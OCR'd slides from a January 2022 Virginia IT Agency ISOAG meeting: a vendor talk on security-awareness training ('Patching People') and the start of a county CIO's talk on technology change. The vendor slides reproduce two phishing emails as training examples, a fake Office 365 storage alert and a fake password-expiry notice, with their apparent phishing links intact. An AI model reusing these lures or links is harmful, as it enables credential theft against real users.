VIRGINIA
IT AGENCY

WELCOME TO THE

JAN. 12, 2022

ISOAG MEETING

VIRGINIA IT AGENCY

AGENDA

- WELCOME/INTRODUCTION: MIKE WATSON
- RICK SHAW/AWAREITY
- BARRY CONDREY/CHESTERFIELD COUNTY
- BETH WALLER/WOODS RODGERS
- UPCOMING EVENTS
- ADJOURN

Patching People:

The Better Way to Stop
Cyber & Ransomware Attacks

Rick Shaw

The Problem:

Cyber and Ransomware Attacks are Increasing, and Consequences are Costly

- $20 Billion in costs estimated 2021
- $10.5 Trillion in costs estimated for 2025
- Nation-state attacks rising
- Ransomware-as-a-Service

Government is a Target


- ✓ Federal Agencies
- ✓ State Agencies
- ✓ County Agencies
- ✓ City Agencies
- ✓ Law Enforcement Agencies
- ✓ Most Industries too…

Costs Are Not Just Ransom Payment…

- Downtime
- Data Recovery
- Data Loss
- Investigations
- New Technologies
- Insurance (coverage more difficult)
- Double Extortion and more…

Most Attacks Due to…

- Unpatched Systems
- Zero-Day Attacks (software)



Windows Update

Upgrade to Windows 11 is ready—and it's free!

Get the latest version of Windows, with a new look, new features, and enhanced security.


Note: Some Windows 10 features aren't available in Windows 11. Certain apps and features may have additional requirements. Check device specifications

You're up to date
Last checked: Today, 7:22 AM

Most Attacks Due to…

- Unpatched Systems
- Zero-Day Attacks (software)

- Unpatched People
- Zero-Day Attacks (people)




About

Microsoft Edge

Version 96.0.1054.62 (Official build) (64-bit)

✓ To finish updating, restart Microsoft Edge.




About Chrome


Google Chrome

✓ Chrome is up to date

Version 97.0.4692.71 (Official Build) (64-bit)



User / Document Name		Document Agreed	Date/Time Acknowledged	Required For Cert	Required Annually
Admin, Awareity					
	** Phishing Alert - Microsoft - 2022 0112	Yes	1/10/2022 1:56:55 PM	Yes	No
	**Matrix Quick Guide	Yes	1/10/2022 1:44:12 PM	Yes	Yes
	**Virginia Model	Yes	4/28/2020 10:33:12 AM	Yes	No
	BIT/TAT Call List	Yes	1/10/2022 1:43:50 PM	Yes	No
	Bullying Policy	Yes	10/21/2014 11:19:01 AM	Yes	Yes
	Cinnamon Challenge Danger!	Yes	7/8/2019 2:05:30 PM	Yes	Yes
	Clery Act Reporting	No	--	Yes	Yes
	CPTED Standards	No	--	Yes	Yes
	Cyberbullying	No	--	Yes	Yes
	Disruptive Behavior	No	--	Yes	Yes



From: System IT Notification <bursar@bluehills.reddford.co.za>
Sent: Monday, March 30, 2020 8:40 AM
To: [redacted] <[redacted]@awareity.com>
Subject: Severity: storage stopped working at 9:39:53 AM
Importance: High

Office 365

Hello [redacted]@awareity.com,

We detected you have 4 undelivered incoming emails on Monday, March 30, 2020, this is because your account storage is full, your action is required for them to be released.

What you should do?


People trying to contact you will receive a message to this effect except you take action below to your portal to retrieve messages and choose what happens to them.

Restore Messages

awareity.com support for [redacted]
(c) 2020 Microsoft Corporation. All Privacy Notice

https://lenziconsultoria.com/trpp?pmtz=rick@awareity.com&

This email message, including any attached files, is for the sole use of the intended recipient(s) and may contain legally confidential and/or privileged information. If you are not the intended recipient, you are not authorised to copy or disclose all or any part of it without the prior written consent of Inspired Education Group. Opinions expressed in this email and any attachments are those of the sender and not necessarily the opinions of Inspired Education Group. Please scan this email and any attachment for viruses. Inspired Education Group does not accept any responsibility for problems caused by viruses whether the fault of Inspired Education Group or not.



Awareity.com User Credential Update Ref:#CVFFB

MO

Microsoft on behalf of Awareity.com <cep@bepr.de>

Tuesday, April 21, 2020 at 1:41 PM

To: [redacted]

[redacted]

! This message is high priority.

Hi [redacted]@awareity.com,

Welcome to Microsoft Password Center!

Update your Awareity.com Login Password because your Password has expired, as you want to continue with the current Password.


https://tye.dugreakt.tk/d2hpdG5leS56YWxlc2tpQGF3YXJlaXR5LmNvbQ==

Proceed now, as your link expires 22 April, 2020

Email ID: [redacted]@awareity.com
User ID: Whitney

Best Regards,
NAME
Microsoft IT Engineer
480-276-0153
One Microsoft Blvd
Redmond, WA 98052-6399

This email was sent to: [redacted]@awareity.com
© 2020 Awareity.com Microsoft corporation


With Ongoing Training
With Annual Training
Widening GAP
GAP
Escalating Threats
365 Days

The Problem:

Unpatched Systems

Unpatched People

The Solution:

Patching Systems (you have this.)


Patching People (do you have this?)

SEC501 ITRM Standards (helps meet this and more!)

The Solution:

Awareity offers:

- Award-winning Info Security Awareness Modules
  (all new videos and streamlined content)
- Patching People Vault and Accountability Tools
  (audit & legal ready documentation)
- Won Virginia State Contract (multiple extensions)
- Available through SHI for easy procurement



Patching People Successes

You patch your systems, now it's time to patch your people.

County Agency ★★★★★

It makes county employees aware of ongoing dangers/pitfalls and provides helpful suggestions as to how the average user can enhance security by putting these suggestions into practice.

State Agency ★★★★★

An easy to manage and effective online tool which has greatly reduced the time we spend delivering, tracking, and responding to user training and compliance.

www.Awareity.com

Contact Information:

Rick Shaw

Founder & CEO

Info@Awareity.com

www.Awareity.com

Technology Disruption

Opportunities & Impacts

January 12, 2022
Barry Condrey, CIO

“When the pace of change outside an organization becomes greater than the pace of change inside the organization the end is near”

John R. Walter, Former President, AT&T

Jack Welch, Former CEO, General Electric

My Background

- ➢40 Years in Industry

- ➢Lots of roles:
  - Computer Operator
  - Systems Programmer
  - Network Analyst
  - CIO, Manager, Director, Service Director
  - Groups from 4 to 400

- ➢ Lots of companies:
  - HBO & Company, Motorola, CS&R, Circuit City, VITA, Chesterfield County

Technology in Chesterfield

IST Department:

- 106 Fulltime IT Employees
- 4,200 County Employees
- 648 Software Assets to Maintain
- 90+ Active / 200 Total Projects
- 11,450 Pieces of Hardware
- 100 Network Sites
- Full Service & Centralized

IST
information systems technology

Yeah, We're Good…

Technology Investments Have Returned …

- #1 Digital County in the Nation (four times)
- Top 10 – 10 Years in a row
- #1 County Website in the Nation
- First Place – NAGW Members Choice Award
- First Place – NAGW Pinnacle Award
- 3 NACo TechnologyAwards
- 12 Governor's Technology Awards

IST has demonstrated the ability to invest technology dollars well!

BEST OF THE WEB
2010 WINNER

DIGITAL COUNTIES SURVEY
2010 Winner

CENTER FOR DIGITAL GOVERNMENT
DIGITAL COUNTIES SURVEY
2017 WINNER


A+
Top Transparency Website in 2013

Some technology history….

and perspective on those who fail to appreciate the impact of technology…

Homage paid to Stuart McKee, Microsoft, for the next 10 slides.

What hath God Wrought?



Samuel Morse 1844

The Victorian Internet, Tom Standage

